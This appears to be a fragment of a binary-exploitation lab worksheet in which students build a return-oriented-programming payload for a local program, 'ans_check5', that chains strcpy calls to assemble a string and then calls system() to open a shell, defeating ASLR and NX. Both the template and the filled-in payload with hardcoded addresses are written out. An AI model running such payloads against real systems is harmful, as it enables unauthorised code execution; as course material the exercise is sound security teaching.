
./ans\_check5 $(python -c "print '{&strcpy@plt}'\*12+'{build-string-payload}'+'{&system()}'+'{&exit\_path}'+'{str\_loc\_1}'")

Use the space below to build your command. (Note that you will want to run your build-string payload together on one line in this case.)

./ans\_check5 $(python -c "print '\xb0\x83\x04\x08'\*12+'\xb0\x83\x04\x08\x2e\x86\x04\x08\x41\xa0\04\x08\x54\x81\x04\x08\xb0\x83\x04\x08\x2e\x86\x04\x08\x42\xa0\04\x08\x57\x81\x04\x08\xb0\x83\x04\x08\x2e\x86\x04\x08\x43\xa0\04\x08\x56\x81\x04\x08\xb0\x83\x04\x08\x2e\x86\x04\x08\x44\xa0\04\x08\x5e\x81\x04\x08\xb0\x83\x04\x08\x2e\x86\x04\x08\x45\xa0\04\x08\x54\x81\x04\x08\xb0\x83\x04\x08\x2e\x86\x04\x08\x46\xa0\04\x08\x57\x81\x04\x08\xb0\x83\x04\x08\x2e\x86\x04\x08\x47\xa0\04\x08\xb5\x82\x04\x08\xb0\x83\x04\x08\x2e\x86\x04\x08\x48\xa0\04\x08\xb3\x82\x04\x08\xb0\x83\x04\x08\x2e\x86\x04\x08\x49\xa0\04\x08\x96\x83\x04\x08\xb0\x83\x04\x08\x2e\x86\x04\x08\x4a\xa0\04\x08\xcc\x82\x04\x08'+'\xd0\x83\x04\x08'+'\xf0\x83\x04\x08'+'\x41\xa0\04\x08'")

Now, execute the command. If it did not work (ie, you don’t find yourself in a new bash shell) check your payload for errors. Please try multiple times to solve whatever problems you may have before asking for assistance. You can also invoke within gdb to spot problems.

Include your successful transcript below.



**GATE 8**

And, with that, we have an exploit that works when both ASLR and NX are enabled.